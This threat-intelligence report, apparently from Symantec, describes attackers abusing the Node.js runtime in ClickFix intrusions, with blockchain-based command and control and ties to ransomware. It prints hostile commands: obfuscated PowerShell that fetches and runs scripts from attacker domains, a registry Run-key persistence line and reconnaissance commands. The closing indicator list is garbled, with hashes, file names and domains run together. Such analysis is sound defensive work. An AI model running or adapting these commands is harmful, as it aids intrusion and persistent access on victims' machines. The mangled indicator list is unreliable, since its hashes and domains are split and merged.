


Node.js: Old Technique Makes a Comeback

✓ security.com/threat-intelligence/node-js-returns-ransomware



The trusted JavaScript runtime has featured in multiple attacks since February 2026, some linked to ransomware. In one case, attackers installed it from its official site to run an implant commanded via the Ethereum blockchain.

Key findings

- Abuse of Node.js has undergone a revival. The Symantec Threat Hunter Team has observed the technique being used by multiple actors since February 2026. Victims have included government departments, technology companies and hotels.
- The technique's appeal is that node.exe (the binary that runs Node.js) is a legitimate, signed developer tool. The attacker's malicious code lives in interpreted scripts rather than in a binary, making it less likely to trigger signature-based detection, while a registry Run key entry can relaunch the payload at every login.
- In one intrusion at an Asian technology company, attackers whose payloads were repeatedly blocked downloaded the official Node.js installer and used the runtime to execute an implant that contacted Ethereum blockchain gateways, most likely to retrieve commands or payloads hidden in a smart contract, a technique known as EtherHiding.

- The same attackers also compromised a U.S. fintech company, deploying a Rust-based backdoor known as C2Looper, which has been linked to ransomware attacks.
- Some of the attacks involved ModeloRAT, believed to be developed by an initial access broker called Woodgnat (aka KongTuke), which has been publicly linked to attacks involving multiple ransomware families, including Qilin, Interlock, Rhysida, Akira, 8Base, Black Basta, and Embargo.

Overview

Between March and July 2026, attackers who compromised a technology start-up in Asia ran into a problem: almost every payload they attempted to deploy, including AdaptixC2 agents and Cobalt Strike Beacon, was blocked on the victim's network. Their response was to download the official Node.js installer from nodejs.org and use the trusted, signed runtime to execute a malicious implant. The implant maintained its foothold for months and made repeated connections to Ethereum blockchain gateways, most likely to retrieve commands or additional payloads hidden in a blockchain smart contract, a technique known as EtherHiding.

The intrusion is one of many involving Node.js in recent months and provides a clear illustration of why Node.js abuse, an old and well-documented technique, has returned to favor among attackers.

Node.js is an open-source, cross-platform JavaScript runtime environment. An increasing number of attackers are abusing it for persistence and execution because it is a trusted, signed script interpreter. Rather than dropping a conventional malicious executable, the attacker stages a legitimate Node.js runtime and uses it to run their malicious JavaScript payload. Because node.exe is a benign, trusted developer tool, the malicious logic lives in interpreted scripts rather than in a binary. Attackers are resorting to it in the hope that their activity evades signature-based detection. Attackers can use it for persistence by registering a node command in the registry so it re-launches at every login.

In some of the attacks seen since February 2026, the technique was used alongside ModeloRAT, which is believed to be developed by an initial access broker called Woodgnat (aka KongTuke), which has been publicly linked to attacks involving multiple ransomware families, including Qilin, Interlock, Rhysida, Akira, 8Base, Black Basta and Embargo.

Node.js was also used [in a recent attack that the Symantec Threat Hunter Team blogged about](#), in which a new backdoor called Backdoor.Mistic was deployed. This backdoor may also be developed by Woodgnat.

In the attack on the Asian technology company, which occurred between March and June 2026, the ClickFix technique was used for initial access, with suspicious PowerShell activity

then seen on the victim network. Cobalt Strike Beacon and AdaptixC2 activity was also observed. There was domain spoofing of a company called Devmine, with 'datalayerservice' used as a command-and-control server. Node.exe was then used to hit the Ethereum blockchain, likely to retrieve commands via the blockchain.

A recent attack on a U.S. fintech organization by the same actors used a similar attack chain and the same C&C (datalayerservice). The attackers used the ClickFix technique to gain access to the victim network, before deploying a PowerShell script that then led to the delivery of an AdaptixC2 agent and Cobalt Strike Beacon. The attackers in this campaign deployed a Rust-based backdoor as their final payload. While the use of [node.js](#) and connection to the Ethereum blockchain wasn't observed in that incident, shared domains and similarities in the attack chain point to the same attackers being behind the activity. It's likely we didn't see Node.js activity on this organization because the attackers were able to successfully deploy a backdoor.

This Rust-based backdoor was [previously documented by Zscaler in a blog in August 2026](#), where they named it C2Looper. They described it as "a new malware family likely used in ransomware attacks to establish a foothold for lateral movement." One of the C2Looper C&C indicators (45.158.196[.]23:8888) matches a C&C and port used in the attack on the U.S. fintech company, indicating this attack and the Zscaler-documented attack were likely carried out by the same actor.

Attack chain examples

U.S. financial company

The earliest observed activity in the American financial organization took place on May 6, 2026, when the host made a single outbound connection to `hxxps://summonhood[.]com`, using the following command, which was executed on the host:

```
CSIDL_SYSTEM\windowspowershell\v1.0\powershell.exe" -wInDOWS MINiMiz  
$nmu=12;$ZLiP='Name<?,?> -Lis  
'Mi*t.Pow*Shell.Ut*ty'));$eupu=$eupu.ExportedCommands;$eupu=$eupu.Values.$ZLiP;$Blew  
=.$eupu[$nmu] summonhood[.]com;$zKA=$eupu[$BAX]; . $zKA  
$Blew;$rlxHeqxMdSAUfZMtgfHniVykahdSPp.
```

Shortly after, a PowerShell script named `earthquakeist.ps1` was then recorded in an oddly named folder under the common application-data directory:

```
CSIDL_COMMON_APPDATA\weightlessing\earthquakeist.ps1
```

A command of this structure, where a victim pastes and runs an attacker-supplied string through the Windows Run dialog, is consistent with a ClickFix-style lure, though the lure page or message that prompted the paste was not recovered.

The following day, the same connection pattern resumed against a second domain, `hxxps://rebronzeal[.]com`, and continued at a near-daily cadence for the following two-and-a-half months. Every one of these connections was generated by `powershell.exe` itself, indicating the script was responsible for the host's beaconing traffic from the outset.

Evidence indicates the PowerShell script was being launched as a service. The specific service responsible is not known.

Beaconing to `rebronzeal[.]com` continued through the rest of May at a roughly daily interval, with the backing infrastructure shifting from `185.205.211[.]217` to `178.16.55[.]232` sometime between May 26 and June 1.

On June 8, attackers deployed an `AdaptixC2` agent, an open-source Cobalt Strike alternative. The agent was configured with a C&C domain that spoofs Devmine, an AI software development company.

On June 19, attackers then deployed Cobalt Strike Beacon, with the name `thread_indirect.exe`. It appears to have been configured with subdomains of `'datalayerservice[.]com'` as a C&C, suggesting the attackers are trying to blend in with database-related network traffic. This would be consistent with a machine running database server software and might be less likely to raise alarms if seen.

CSIDL_PROFILE\appdata\local\temp\thread_indirect.exe

Beaconing to `rebronzeal[.]com` continued at the same near-daily cadence through early July, with the last recorded connection on July 2. The script itself remained on the host, with the final activity observed on July 23, when the script was flagged again.

Across roughly 11 weeks, the attackers relied on a single PowerShell script, launched repeatedly by a Windows service rather than through user activity, to maintain a presence on the host and beacon to attacker infrastructure.

On July 16, attackers deployed a Rust-based backdoor (`LooperC2`), indicating the victim was likely of interest enough to carry out additional post-compromise activity. However, no evidence of credential theft, lateral movement, or a destructive payload was observed, and it is unclear whether the attackers achieved objectives beyond maintaining this foothold.

Asian technology organization

The same attackers that were seen on the U.S. organization also targeted an Asian technology company earlier in 2026. However, it appears they ran into problems post-compromise on this organization and so resorted to utilizing a Node.js based implant in an attempt to evade defenses.

The first malicious activity observed on this organization occurred on March 23, 2026, when an obfuscated PowerShell command was launched with explorer.exe as its parent process. Similar to the attack on the U.S. company described above, a command indicative of a ClickFix-style infection was executed.

```
"CSIDL_SYSTEM\windowspowershell\v1.0\powershell.exe" -winD Minim $fApO=iRM  
sTrapnESs[.]COM;$ZXz=[sYstEM.ENvirONMENT]::cOmMAnDlInE;$ZxZ=  
[STriNg]::COncAT($Zxz[5],$Zxz[31],$zXz[56]);.$ZxZ  
$faPo$WfnMnBXKukwREsyNmbjVYBbsDpdkLnGYTqIRpZTfillEHyfrCKkSoylANniBzzKQa
```

The command rebuilt the name of a PowerShell download cmdlet, then used it to fetch and run a script from strapness[.]com, appending a long token to the request that was probably a per-victim or per-campaign identifier. Within seconds a file named accumulately.ps1 was written to the common application data directory to serve as a persistent downloader for the remainder of the intrusion.

About two hours later, repeated outbound connections from powershell.exe were flagged as possible AdaptixC2 activity to a likely staging server:

```
http://199.231.70.175:443/update.aspx
```

The blocked connections indicate that PowerShell attempted to download an AdaptixC2 agent onto the host but was likely unsuccessful at this point.

Accumulately.ps1 re-executed as a service for months.

On March 29, the host downloaded the official Node.js installer directly from nodejs.org. Node.js does not appear to have been in routine use on the host before this point, and the runtime it installed would go on to become the vehicle for a later stage of the intrusion.

On April 4, and again on April 9, the same persistence chain launched a brief Active Directory reconnaissance command:

```
"CSIDL_SYSTEM\net.exe" group "domain computers" /dom
```

The command enumerates the domain computers group, giving the attackers a list of every machine joined to the Windows domain.

On April 11, the attackers attempted once again to deploy an AdaptixC2 agent. Ten days later, they tried again with a different AdaptixC2 agent binary, which was blocked.

On May 21, a native Node.js addon named evasion.node and the signed, roughly 71 MB Node.js runtime, node.exe, were executed from the Windows Apps cache:

```
csidl_profile\appdata\local\microsoft\windowsapps\cache\m4hxy87f\5w3wd\node.exe
```

Two minutes later, the implant registered persistence by adding a randomly named value under the current user's Run key, configured to relaunch node.exe headlessly through conhost.exe at every login and to pass a second file as an argument:

```
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "edaad2176545" /t  
REG_SZ /d "conhost.exe --headless "  
CSIDL_PROFILE\appdata\local\microsoft\windowsapps\cache\m4hxy87f\5w3wd\node.exe  
"CSIDL_PROFILE\appdata\local\microsoft\windowsapps\cache\m4hxy87f\skjywq4ppx.dat" /f
```

The .dat file passed as an argument was not recovered for analysis, but it being handed directly to node.exe suggests it held the JavaScript or bytecode payload the runtime was meant to execute.

The following day, the implant queried the host's own public IP address:

```
curl ip.me
```

A check of this kind is commonly used by loaders to fingerprint the network they are running on before deciding whether to proceed.

From May 21 through July 25, evasion.node was repeatedly run at intervals ranging from about 12 hours to five days, consistent with the implant periodically reloading or re-checking its own evasion component rather than a human returning to the keyboard.

On June 3, the persistent PowerShell downloaded another AdaptixC2 binary, named main.x64a.exe, into the user's temp folder:

```
CSIDL_PROFILE\appdata\local\temp\main.x64a.exe
```

The binary was blocked before it could run, launched with the same service-parented lineage seen throughout the intrusion.

On June 19, the attackers attempted to deploy Cobalt Strike Beacon:

CSIDL_PROFILE\appdata\local\temp\thread.exe

Thread.exe was flagged as Cobalt Strike Beacon or similar and, like main.x64a.exe before it, was blocked on execution. It appears to have been configured with subdomains of 'datalayerservice[.]com' as a C&C, suggesting the attackers were trying to blend in with database-related network traffic. This would be consistent with a machine running database server software and might be less likely to raise alarms if seen.

Beginning June 25 and continuing through June 30, the node.exe implant made repeated outbound HTTPS connections, roughly once a day, to two Ethereum blockchain RPC gateway services, eth.llamarpc[.]com and mainnet.gateway.tenderly[.]co.

It is highly likely the implant was retrieving C&C configuration or additional payloads from a blockchain based smart contract, aka '[Etherhiding](#),' a trend we are seeing more of in recent months. After some time communicating to the RPC nodes, node.exe was detected communicating with microsoft[.]desereyunton[.]workers[.]dev, a Cloudflare domain for Serverless Workers. Attackers are likely abusing this Cloudflare infrastructure for command and control (C&C).

The last observed activity was on July 25, when evasion.node was re-detected once more. Across more than four months, the attackers maintained persistence on the host through two independent mechanisms, a service-launched PowerShell downloader and a Node.js implant relaunched via a Run-key entry, while repeatedly attempting to deploy AdaptixC2 agent binaries that were blocked on the compromised host. There were no observed attempts to deploy any backdoors, unlike in the U.S. organization.

Earlier activity

Node.js has been used in a series of attacks since at least February 2026, with this activity continuing, as we can see with the two most recent attacks documented above. This earlier activity does not appear to be the work of a single group. The technique was instead adopted by multiple actors with differing motivations and skill levels, with objectives ranging from ransomware-linked intrusions to the theft of credentials and cryptocurrency wallet data.

Victims of attacks where Node.js has been used have included government departments, hotels in Asia, technology and other companies. In the attacks in which Backdoor.Mistic was also deployed, as documented in our [June 2026 blog](#), the targeting appeared to be opportunistic and crossed sectors, with Mistic deployed at organizations in insurance, education, IT and professional services.

Other tools used in some of the earlier Node.js attacks included:

- **Arp:** A network utility used to map IP addresses to physical MAC addresses on a local network.
- **Adsisearcher:** A built-in PowerShell type accelerator for the .NET class that can be used to query Active Directory.
- **AsukaStealer:** Node.js version of AsukaStealer, which had not been seen before. Malware-as-a-service (MaaS) that can be used to steal credentials, session data, cookies, and cryptocurrency wallet information, as well as take screenshots and download malicious payloads.
- **Bitsadmin:** [Microsoft tool](#) that can be used to create, download or upload jobs and monitor their progress.
- **Bootstrap:** Download script
- **Curl:** Open-source [command-line tool](#) for transferring data using various network protocols.
- **EtherRAT:** Stealthy Remote Access Trojan (RAT) that is written in Node.js and is largely known for its use of "EtherHiding," a technique that conceals and updates its Command-and-Control (C&C) server addresses by hiding them in Ethereum blockchain smart contracts.
- **Fake_lock_screen:** Tool used to mimic a device's operating system interface to trick users into typing their passwords, PINs, or unlock patterns.
- **Kerberos Ticket Scripts:** Used to manage, automate, extract, or request authentication tickets in Active Directory environments
- **Backdoor.Mistic:** A new, stealthy backdoor that has been used in cybercrime intrusions since April 2026.
- **ModeloRAT:** A Python-based Remote Access Trojan (RAT) offering remote access capabilities, used by various threat actors.
- **Net:** [Microsoft tool](#) that can be used to manage network resources.
- **Netstat:** Windows [command line tool](#) that can be used to display active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics, and IPv6 statistics.
- **Netsh:** [Microsoft tool](#) that can be used to manage network configurations such as firewall settings.
- **Nltest:** [Windows command line tool](#) that is used to perform network administrative tasks.
- **Node.exe:** Legitimate Node.js runtime that can be abused as a script host to execute attacker JavaScript and chain PowerShell and Windows command-line tools.
- **PDQInventory:** A [legitimate software tool](#) that allows users to inventory software on network machines.

- **PowerShell:** [Microsoft scripting tool](#) that can be used to run commands, download payloads, traverse compromised networks, and carry out reconnaissance.
- **Reg.exe:** [Windows command line tool](#) that can be used to edit the registry of local or remote computers.
- **Tar:** A standard command-line utility used to combine multiple files and directories into a single archive.

The use of the AsukaStealer tool was interesting as it was the first time a Node.js version of this tool was seen being used in an attack. It was used to target several hotels in Asia in attacks in May 2026. It is a malware-as-a-service (MaaS) that can be used to steal credentials, session data, cookies, and cryptocurrency wallet information, as well as take screenshots and download malicious payloads. The use of EtherRAT is also notable, it was used in activity in May and June 2026. EtherRAT is written in Node.js and is largely known for its use of “EtherHiding,” as mentioned above, a technique that conceals and updates its C&C server addresses by hiding them in Ethereum blockchain smart contracts.

Attackers using Node.js appear happy to use a combination of both living-off-the-land and dual-use tools in their attacks, as well as commodity malware, and new tools such as Backdoor.Mistic, LooperC2 and the new version of AsukaStealer. This indicates that attackers with a variety of skill levels may be using Node.js as it has returned to popularity.

The resurgence of Node.js as a technique in recent months is a timely reminder that cyber attackers’ TTPs are never truly gone if they are still considered useful.

Protection/Mitigation

For the latest protection updates, please visit the [Symantec Protection Bulletin](#).

Indicators of Compromise

File indicators

e901df53873d5379ad9399c63d3e014c7be188a7599b32e5b36b1de1cf7d5fba - age64.exe - AdaptixC2
 agentd965de63dbd27abb00efeb9bea029cd38952dc5c268b61a522b2358d8452e43a - main.x64a.exe - AdaptixC2
 agent24d71cb6cf6d34871031564c3f104195b812f8e72ceffb1f0ce1936998531e6f - accumulately.ps1 - PowerShell
 script164cad33a0b076a6d01263e159ad06d2e7b1e9e1ace43294c252b11699022485 - evasion.node - Nodejs
 module8238fa99927aea6a6837792e5c8122ecd9458dd1164a8fd6c86da6794278bcef -

age.exe - AdaptixC2
agent5a27de542f8e4f5f9020baea00ff9e92a5d9a76e3c5143bcfccb55a4ab0be351 -
thread.exe - CS
Beacon 59358233a269ce587a1b24ca35e79ab294ce560b43555b500d02cf03687c4fcf -
thread_indirect.exe - CS
Beacon e237801a9ef693d0d4c7d148965bb50c90946b43b8b9e00aa5e39fe5393a26e9 -
earthquakeist.ps1 - PowerShell
script08ea6bcce44b13813b321599b1ec88bb2c61314106286eca60402f7e738f3c4d -
agentdiags.exe - AdaptixC2
agentcd211247d1c1c1ca4d77418fea60efafd0736017ef35c9191aed85c684adc153 -
agent_startup.exe - Suspicious
file466762502123d91be56d9c5a3b92a55c7e3a8c8939a3006cfaee565440ffe5e4 -
cobol64.exe - AdaptixC2
agentc854382d457eddbae9887350f9f19a2bc35c02968900b8f534503d0dcbd824a5 -
xhelper64.exe – Rust-based
backdoor59358233a269ce587a1b24ca35e79ab294ce560b43555b500d02cf03687c4fcf -
thread_indirect.exe - Cobalt
Strike466762502123d91be56d9c5a3b92a55c7e3a8c8939a3006cfaee565440ffe5e4 -
cobol64.exe -
Veeam5a27de542f8e4f5f9020baea00ff9e92a5d9a76e3c5143bcfccb55a4ab0be351 -
thread.exe - Cobalt
Striked965de63dbd27abb00efeb9bea029cd38952dc5c268b61a522b2358d8452e43a -
main.x64a.exe -
Veeam164cad33a0b076a6d01263e159ad06d2e7b1e9e1ace43294c252b11699022485 -
evasion.node08ea6bcce44b13813b321599b1ec88bb2c61314106286eca60402f7e738f3c4d -
agentdiags.exe - Suspicious
file1a8739e2dedebc971743dd0c985526f2373f871f9c31c5b2258a5e8b373e4df2 -
AsukaStealer1d09357b6a096fdc35cd5c873eed15665d6b3c879d20c8cf01e6bca0005512cf -
Backdoor.Mistic1e41c7bfaa6aa3b93b6cc024274a10e33f3e12fe7c98c1db387ef8927f9d1984 -
Backdoor.Mistic
Loader1fc515870c681bf3e1b7947e2248bbcf9918db2978117e91134de20bd42fd6a -
Backdoor.Mistic210615866cd2923cc0840f196eb12c00feee113e43850376803c8e024f7e63ce
- Suspicious file232b5115f4b78fe01c6497b1039b85ee57f6a58abd095dc80ea4d3c5e6cef6d6
- Suspicious file2cd88d5280a61714836f5f07a16df190911c5b952af2998dbbcda910b3b1c494
-
Backdoor.Mistic34d798a6c55e57ed0932b6499f4fbc5454bdfca903307be101a0594b0ac07bc
- Fake lock
screen374d7008d9ba33b440d1838561f59d936a25092e4dc60def6346a9486a799906 -
Bootstrap3f797a639bc855bc6d5471f327924b62d10900ddec49b970eca6604142bbb4be -

Backdoor.Mistic59e3c4cb06331b4f2d78a9a0592f3747e573bd01c5a7650c26361d1e2552071
2 -
Backdoor.Mistic72db2ea09c8d4e09ef99e1342b42491a6aebf6008a1e5337131c8bde06b2ea2
2 - Suspicious file7d4fb94f6b4623690daea67ed52e97705cb102f443988ff605f2a9c4898244dc
-
Backdoor.Mistic7f0754c3c3146efb451ac8e80ef6c3d61395e7974485b94e20ce436341a41240
- Bootstrap83e970feb3f10692c164f6889f7a026f135c2433e5bf8e662a6e63a3b81267b7 -
Suspicious file8c935feec4bd05d5d918df308be417532fb42608fb989a08eab183e0ae699235 -
Suspicious file9e52cc90cff150abe21f0a6440e86e0a99ff383b81061b96def8948e21d0ac66 -
Backdoor.Mistica98dde0e43267e973bd88cb630791cb0b667b8a2e788dc47adf2e85e813eea
86 - Suspicious
fileafd5f1ed45a9867daf3bc64152cef460a06b164c8183e490db39146d4749a82c -
Backdoor.Misticb0f918666bb11e8f25956cdf240bc26b4bd3192f93c123a056fe3df6801a5f5 -
Suspicious fileb2fe498de7a56646df1a00db3513a6c31eb660fa0405c00cdd2219f26c29ca23 -
Suspicious filebdd376d48d5ed482ed48e93ae80579b7c089a3c854225b97cf5f2291ebdb476b
- EtherRATced6b0f44410f6133ad63b61e04613a8b56cc3338d7b34497540e9541163e7ec -
Backdoor.Mistid2705499d24772fa25049f6a58d873a2ff6607d01c64622e85977e7d17d5df41
-
Backdoor.Mistid2c60d76e65f547baa13f156470b10f8059082be5603a6e04dd75315043c0a5
0 - Suspicious
filed2c637235d62ad766f961f9b8563f6a0e6db2ec0a343470385991b4df826afbc -
Backdoor.Mistid3e64a86909201f930c35b0f1e93e7a2c40a680e951d1fbb78b3047b8cb5c780
- Suspicious filedb972979d508e75fe730d3b72c2701470fbdaef8ebdd674744754fa44438ca5
-
Backdoor.Misticebadfe4f370b6129402df7107581c7142c916aa7b0fae588540ab16beb5c4cae
-
Backdoor.Misticf591275a8f014b29e567529d67c54eb7bb4473db1c38737d6bfd5b3d52c9344
e -
Backdoor.Misticfb3630822b70bacb56aa4cec29b5a0e3e9acb3920809e70310a4003385a6d34
a - Backdoor.Mistic

Network indicator(s):

142.93.242[.]144144.31.53[.]78198.13.159[.]44199.91.221[.]4245.158.196[.]23:8888 –
C2Looper C&Cchat[.]doctecsolutions[.]com – C&Cdesign[.]devminelimited[.]com –
C&C planner[.]devminelimited[.]com – C&Cvideo[.]technodatabase[.]net –
C&Capi[.]technodatabase[.]net –
C&Csummonhood[.]comrebronzeal[.]comchat[.]devminelimited[.]comdocs[.]datalayerservice[.]
comapi[.]datalayerservice[.]comresources[.]datalayerservice.comsrv[.]doctecsolutions[.]comst

rapness[.]commicrosoft[.]desereyuntan[.]workers[.]devauthorized-
logins[.]netb6w9m2z5x8q1v3k[.]topbestopebel[.]plbookphotohot[.]probookphotoreserv[.]procar
rolc[.]comchallenge-refernow[.]comcj06y9v4xab[.]comcsa-
humanchekknow[.]comcwrtwright[.]comdefs.updater-
worelos[.]comdrivefeedback[.]comformulario.puentelargo[.]orgftps.upd-domain-
goloro[.]comgrande-
luna[.]tophelthfulcore[.]infohxxp://178.16.54[.]253/~extranet/Tmsyz.exe hxxp://178.16.54[.]253/
~extranet/phot7482.exe hxxp://193.58.122[.]42/files/hvnc2.exe hxxp://193.58.122[.]42/files/rat.e
xehxxp://193.58.122[.]42/files/rat1.exe hxxp://193.58.122[.]42/files/stil.exe hxxp://193.58.122[.]4
2/files/stil1.exe hxxp://94.156.114[.]250/files/lasttry.exe hxxp://thomphon[.]com/update.msihxxp
s://toogwido.sa[.]com/Ca.ps1hxxps://www.xt24[.]com/install/update.ps1human-
check[.]topjoincroud[.]infojokesprite[.]infojusthandsoff[.]infokedvs4wiykc[.]comkiptownim[.]info
klassniylink124[.]comlegaar[.]commail.authorized-logins[.]netmailes.upd-domain-
goloro[.]commails.updater-worelos[.]comministrew[.]infomueleer[.]comnano.upscale-
kolo[.]comninetyorigins[.]comnotstorageapis[.]comoeannon[.]compartner-
conflrmpanel[.]comperiod-checkavaldx[.]comphotbookguest[.]prophp.authorized-
logins[.]netrecepyman[.]inforotoa-upda-
lo[.]comrs2y15sungu[.]comsafedocphoto[.]infosimsracing[.]netsql-updater-
service[.]comsss.authorized-logins[.]netthomphon[.]comtoogwido.sa[.]comupd-domain-
goloro[.]comupdate.update-fall[.]comupdater-worelos[.]comupscale-kolo[.]comvisa-
safedocs[.]infow3xasv14culvnqj[.]top